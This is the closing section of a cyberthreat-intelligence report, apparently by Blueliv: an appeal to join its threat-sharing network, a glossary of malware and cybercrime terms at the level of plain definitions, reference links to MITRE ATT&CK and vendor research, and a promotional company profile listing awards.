Crucially, it is only through collaboration between cybersecurity professionals that we can build complete pictures of our adversaries and build the most effective cyberdefenses. A hivemind of cybersecurity professionals is infinitely better than siloing ourselves. Blueliv hosts the Threat Exchange Network, a global community of thousands of cybersecurity experts – from malware reversers to threat intelligence analysts, independent researchers and academics to law enforcement professionals – sharing threats, IOCs and other trend information, and enabling users to share and export intelligence.

It is only through collaboration between cybersecurity professionals that we can build complete pictures of our adversaries and build the most effective cyberdefenses

We encourage readers of this report to become a part of this wider cyberthreat ecosystem. Join the fight against cybercrime today.

Glossary

Code signing. The process of confirming the software author or guaranteeing code has not been changed or corrupted since it was signed, by digitally signing executables or scripts.

Cryptojacker. A form of malware that hijacks computing resources to mine for online currencies, such as Bitcoin.

Crypter. A crypter (or cryptor) is a tool designed to obfuscate code in malicious programs and in execution, decrypt them to perform malicious behaviour.

EV certificates. Extended Validation certificates which require strict validation and authentication processes to prove the identity of the developer or the publisher.

FUD. Acronym to describe code that is fully undetectable by antivirus software.

Hack Forums. An internet forum frequented by cybercriminals. Often shorted to HF.

IOC. Indicators of Compromise are pieces of forensic data that can identify potentially malicious activity.

Jabber. An instant-messaging chat platform prevalent among Russian-speaking cybercriminals.

MaaS. Malware-as-a-Service is the lease of malicious tools, products and services by cybercriminals for others to carry out cyberattacks.

No-distribute AV scanners. Services allowing users to test files, URLs, domains, and IP addresses against security protections; these services then generate reports detailing if and how the malicious input was identified by any security vendors.

Obfuscation. The practice of making code difficult to understand.

OV certificates. Organization Validation certificates are used in code signing to confirm the existence of an organization.

Payload. The component of an infection that executes the malicious activity.

Phishing kit. A set of tools that allow cybercriminals to launch a phishing attack. Phishing kits are made of phishing pages, but they usually have a bit more complexity in the server side, like checks to block access to Antivirus and security vendors, for instance.

POS malware. Malware used to target point of sale and payment terminals to harvest card information.
Polymorphism. The ability for code to mutate, change or "morph" its appearance, making it difficult to detect with antivirus programs.

Ransomware. Malware with the ability to block access to files or devices until a ransom has been extorted from the victim.

Remote Access Trojan. Malware that includes a backdoor to give the attacker a level of administrative control over the victim's device.

RTF exploit. An exploit that weaponizes Rich Text Format documents to attack victims.

SmartScreen Application Reputation Technology. A method of certification employed by Microsoft's SmartScreen® filter to distinguish malware from legitimate software as it is downloaded from the internet.

String. A finite sequence of characters in computer code.

Stub. A piece of code used to substitute some other longer programming functionality, possibly to be loaded later or that is located remotely.

Webinjects. (also simply injects) Tools that allow cybercriminals to modify webpage content sent from legitimate web servers to the victims' web browsers before the user can see the original webpage.

References

[i] https://attack.mitre.org/tactics/TA0024/

[ii] https://attack.mitre.org/tactics/TA0024/

[iii] https://attack.mitre.org/tactics/TA0021/

[iv] https://www.mcafee.com/blogs/other-blogs/mcafee-labs/rapidly-evolving-ransomware-gandcrab-version-5-partners-with-crypter-service-for-obfuscation/

[v] https://www.blueliv.com/cyber-security-and-cyber-threat-intelligence-blog-blueliv/research/ars-loader-evolution-zeroevil-ta545-airnaine/

[vi] https://www.fireeye.com/blog/threat-research/2019/10/mahalo-fin7-responding-to-new-tools-and-techniques.html

[vii] https://labs.sentinelone.com/the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/

[viii] https://attack.mitre.org/tactics/TA0025/

[ix] https://documents.trendmicro.com/assets/white_papers/wp-the-rise-and-fall-of-scan4you.pdf

About Blueliv

Blueliv is Europe's leading cyberthreat intelligence provider, headquartered in Barcelona, Spain. We look beyond your perimeter, scouring the open, deep and dark web to deliver fresh, automated and actionable threat intelligence to protect the enterprise and manage your digital risk. Covering the broadest range of threats on the market, a pay-as-you-need modular architecture means customers receive streamlined, cost-effective intelligence delivered in real-time, backed by our world-class in-house analyst team. Intelligence modules are scalable, easy to deploy and easy to use, maximizing security resource while accelerating threat detection, incident response performance and forensic investigations. Blueliv is recognized across the industry by analysts including Gartner and Forrester, and has earned multiple awards for its technology and services including 'Security Company of the Year 2019' by Red Seguridad, Enterprise Security and Enterprise Threat Detection 2018 category winners by Computing.co.uk, in addition to holding affiliate membership of FS-ISAC for several years.

blueliv.com

info@blueliv.com

twitter.com/blueliv

linkedin.com/company/blueliv

Computing Security Excellence Awards 2018 Winner Enterprise Threat Detection Award

Computing Security Excellence Awards 2018 Winner Enterprise Security Award

Cybersecurity Breakthrough Award 2018

TIC Trofeos de la Seguridad TIC